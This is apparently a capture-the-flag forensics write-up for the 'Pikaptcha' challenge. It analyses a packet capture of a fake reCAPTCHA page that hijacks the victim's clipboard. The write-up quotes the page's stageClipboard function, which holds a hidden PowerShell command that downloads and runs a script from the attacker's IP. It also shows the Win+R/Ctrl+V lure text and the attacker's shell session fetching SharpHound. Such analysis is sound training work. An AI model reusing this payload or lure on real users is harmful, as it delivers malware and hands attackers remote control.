 63959 60.270287   43.205.115.44   172.17.79.129   TCP        60 80 → 63570 [ACK] Seq=494 Ack=302 Win=64239 Len=0
 1488… 145.666189  172.17.79.129   43.205.115.44   TCP        66 63588 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PE
 1488… 145.730787  43.205.115.44   172.17.79.129   TCP        60 80 → 63588 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
 1488… 145.730998  172.17.79.129   43.205.115.44   TCP        60 63588 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
```




For how many seconds was the reverse shell connection established between C2 and the victim's workstation?

403

Attacker hosted a malicious Captcha to lure in users. What is the name of the function which contains the malicious payload t o be pasted in victim's clipboard?


Search for http traffic with 200 status code



ip.addr== 43.205.115.44 && http


```
No.    Time        Source          Destination     Protocol Lengtl Info
 57448 54.117721   172.17.79.129   43.205.115.44   HTTP       401 GET / HTTP/1.1
 57543 54.213206   43.205.115.44   172.17.79.129   HTTP       668 HTTP/1.1 200 OK  (text/html)
 58627 55.204215   172.17.79.129   43.205.115.44   HTTP       354 GET /favicon.ico HTTP/1.1
 58687 55.267993   43.205.115.44   172.17.79.129   HTTP       546 HTTP/1.1 404 Not Found  (text/html)
 1488… 145.731953  172.17.79.129   43.205.115.44   HTTP       138 GET /office2024install.ps1 HTTP/1.1
 1488… 145.804094  43.205.115.44   172.17.79.129   HTTP       210 HTTP/1.1 200 OK
 1576… 155.769514  172.17.79.129   43.205.115.44   HTTP       493 GET / HTTP/1.1
 1577… 155.835952  43.205.115.44   172.17.79.129   HTTP       668 HTTP/1.1 200 OK  (text/html)
```

Expent lined-based text data to see the source Code:




```
Line-based text data: text/html (432 lines)
    <!DOCTYPE html>\n
    \n
    <html lang="en">\n
        <head>\n
            <meta charset="utf-8">\n
            <title>reCAPTCHA Verification</title>\n
    \n
            <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.0.0/css/all.css">
            <style>\n
            .container {\n
                font-family: Roboto, helvetica, arial, sans-serif;\n
            }\n
    \n
            .m-p {\n
                margin: 0;\n
                padding: 0;\n
            }\n
    \n
            .block {\n
```

We can see the function with the payload from before:




```
\n
        function stageClipboard(commandToRun, verification_id){\n
\t    const revershell=`powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')"`\n
            const suffix = " # "\n
            const ploy = "✅ ''I am not a robot - reCAPTCHA Verification ID: "\n
            const end = "''"\n
            const textToCopy = revershell\n
\n
            setClipboardCopyData(textToCopy);\n
        }\n
```



Attacker hosted a malicious Captcha to lure in users. What is the name of the function which contains the malicious payload to be pasted in victim's clipboard?


stageClipboard ✓

The chellange ends here, but I found more interesting commands in the pcap file after the TH established his reverse shell:


pikaptcha.pcapng
File Edit View Go Capture Analyze St
tcp.stream eq 220
Wireshark · Follow TCP Stream (tcp.stream eq 220) · pikaptcha.pcapng

No.	Time	Source
1492…	146.258511	172.17.79.129
1493…	146.322458	43.205.115.44
1493…	146.322682	172.17.79.129
1800…	178.632460	43.205.115.44
1800…	178.681712	172.17.79.129
1801…	178.712920	172.17.79.129
1801…	178.712920	43.205.115.44
2927…	401.066541	43.205.115.44
2927…	401.113686	172.17.79.129
2932…	401.958546	172.17.79.129
2932…	401.958581	43.205.115.44
2946…	406.098755	43.205.115.44
2946…	406.113054	172.17.79.129
2946…	406.113054	43.205.115.44
3315…	455.829092	43.205.115.44
3315…	455.883460	172.17.79.129
3321…	456.422357	172.17.79.129
3321…	456.422357	43.205.115.44
3648…	490.561410	43.205.115.44
3649…	490.603185	172.17.79.129
4619…	537.437145	43.205.115.44
4619…	537.491441	172.17.79.129
4625…	537.847720	43.205.115.44

```
whoami

forela\happy.grunwald
PS C:\WINDOWS\system32\WindowsPowerShell\v1.0>
ifconfig

PS C:\WINDOWS\system32\WindowsPowerShell\v1.0>
ipconfig


Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::3340:25bd:64b:dcf3%6
   IPv4 Address. . . . . . . . . . . : 172.17.79.129
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.17.79.2
PS C:\WINDOWS\system32\WindowsPowerShell\v1.0>
Invoke-Webrequest -URI https://raw.githubusercontent.com/BloodHoundAD/BloodHound

PS C:\WINDOWS\system32\WindowsPowerShell\v1.0>
Invoke-Webrequest -URI "https://raw.githubusercontent.com/BloodHoundAD/BloodHound/refs/heads/master/Collectors/SharpHound.ps1" -OutFile C:\windows\temp
```




Pikaptcha has been Solved!

Congratulations 4vior, best of luck in capturing flags ahead!


#404	08 Jan 2025	RETIRED
SHERLOCK RANK	SOLVE DATE	SHERLOCK STATE

Summary:

- Victim visits the url and is presented with a captcha.



- **Victim interacts with the captcha and is instructed to do paste from clipboard in windows run dialog.**



Complete these
Verification Steps

To better prove you are not a robot, please:

1. Press & hold the Windows Key ⊞ + **R**.
2. In the verification window, press **Ctrl + V**.
3. Press **Enter** on your keyboard to finish.

You will observe and agree:

✅ "I am not a robot - reCAPTCHA Verification ID: 9636"

Perform the steps above to finish verification.